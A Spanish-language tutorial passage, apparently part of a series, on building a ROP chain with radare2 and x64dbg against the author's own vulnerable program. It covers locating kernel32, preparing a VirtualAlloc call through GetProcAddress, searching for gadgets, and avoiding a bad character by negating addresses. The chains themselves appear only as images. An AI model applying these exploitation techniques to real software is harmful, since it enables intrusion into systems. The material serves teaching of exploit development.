
Veamos si funciona, atacheare el radare pero esta vez pondré un breakpoint en 0x0051252b en el call EAX.

Apretando G pongo la dirección y el breakpoint con f2.










Alli paro


Miro un poco el stack con

**pxr @esp~..**



Paso el call con f8

Y tengo la imagebase de kernel32 en EAX, el primer objetivo está cumplido.




Con VIEW-HEXDUMP del menú y en ese tab apretando G, tipeo EAX y me muestra el MZ correspondiente a la imagebase de kernel32.dll.

Ahora hay que llamar a GetProcAddress que es una funcion con dos argumentos lo cual complica un poco la cosa, uno será la **imagebase** que acabamos de hallar, el otro la string con el nombre de la funcion **VirtualAlloc**.

Antes de seguir guardamos la imagebase en una dirección fija para poder trabajar tranquilo y después poderla recuperar y que no se pise al usar los registros.


Usare este gadget que había encontrado ya que en EAX tengo la image base a guardar






Guardo los cambios y corro el script.

Pongo el breakpoint



Y tipeo **dc** hasta que pare.



EAX tiene la image base y ECX + 0x10 es el destino donde lo guardare o sea **0x52a070**, paso con f8.




Con G y tipeando ECX + 0x10 vemos la dirección guardada



Si queremos cambiar la forma de ver el HEXDUMP temporalmente podemos apretar : y luego V solo sin la !.



En ese modo se puede rotar la forma de visualización con TAB.



Bueno ahora debemos hallar una forma de llamar a una funcion con dos argumentos.

Por ejemplo podría ser algo así.

**push r32**

**push r32**

**call r32**

O del tipo

**push r32**


**push r32**


**call [r32+const]**

Cambiemos el largo a 3

**e.rop.len =3**

Usando

****


****

El puntito es comodín de una sola posición.

De la misma forma que armamos la string kernel32, podemos armar la de **VirtualAlloc** solo que ahora no será de formato ancho, solo ascII ya que GetProcAddress recibe ese tipo de argumentos.

****

Corramoslo y pongamos un breakpoint en 0x00518e00. cuando pare al guardar la imagebase.




Sigo traceando con f8.

****


Elegí una zona que no tenia todos ceros, para no tener que poner el cero final, muevo a una zona vacía el destino.

****

Elijo 0x52a3e4

****

Recordemos que como suma 4 la dirección final de la string será **0x52a3e8.**


****

Ahora si quedó mejor.

Ya tenemos la string y la imagebase ahora queda llamar a GetProcAddress.


Otras posibilidades al buscar que halle son. Por ejemplo:

Buscar solo push eax o ebx.




Que es más preciso que el puntito que podría ser cualquier caracter.


Probando encontré también que el corchete lo toma como que abarca 5 lugares vaya a saber porqué jeje. Como el punto es el comodín de un espacio y {5} es que se repite 5 veces y bueno así funciona.




Es lo mismo que esto




Para buscar múltiples comandos conviene encerrar entre comillas la instrucción.







Volviendo al ejercicio, ese gadget se ve bueno, veremos.




Vuelve cerca de un ret lo cual me facilita el retorno.




Vayamos armando eso, paso a paso primero moveremos a ESI la imagebase.



En realidad no es 0x52b174 el valor que mueve a ESI, porque yo calcule la dirección donde se encuentra ese valor que es fija, y pise ese valor al guardar anteriormente la image base alli, para que directamente sea más fácil moverla a ESI que no tiene muchos gadgets.



A EBP muevo la dirección de la IAT de GetProcAddress - 8, ya que al llamarla el gadget le suma 8, así compenso.



Debuggemos a ver si quedo bien.


HOUSTON TENEMOS UN PROBLEMA

Como lo estamos escribiendo a medida que lo hacemos; nos aparecen problemas y como los vamos solucionando también los escribiremos.

Generalmente todo va yendo relativamente bien, hasta que empieza a ir relativamente mal jeje y eso pasa aquí.

El problema es que crashea porque es demasiado largo y desborda el stack así que tendremos que ver como haremos.


Una posibilidad es volver al loop de la funcion **f**, para entrar más datos, pero no se quien será el maldito (yo mismo) que programo esto (jeje) la dirección donde deberíamos volver tiene un 0x10 jeje.



SUFRIENDO BASTANTE.

Jeje que maldad bueno vamos a evitar todos los obstáculos, sea como sea.


La primera parte del ROP para volver a recibir más caracteres es está, ahora la explicare.




*r*

La parte importante es la marcada en rojo, los otros dos bloques que agregue antes se necesitan para ajustar el retorno, los explicare luego al terminar este bloque, verán porque tuve que agregar esos dos.

Lo que hacemos en este bloque es mandar en el rop la dirección donde queremos saltar negada, luego la movemos a EAX




Como la enviamos NEGADA, la negamos nuevamente para recuperar el valor original.




Hacemos esto para evitar el caracter invalido 0x10 que tiene, ya que de esta forma el 0x10 no en envía en el ROP, se genera al ejecutar.


Luego en EBP ponemos una dirección escribible de la sección data (el mismo gadget anterior tiene un POP EBP que nos permite hacer esto) para que no crashee al loopear.

Hacemos XCHG para pasar a EBX la dirección adonde saltaremos






y luego CALL EBX para saltar.




Lo traceare en X64 dbg para que sea más visible.




Ahí estamos ahora traceemos el bloque importante.


POP de la dirección negada a EAX.



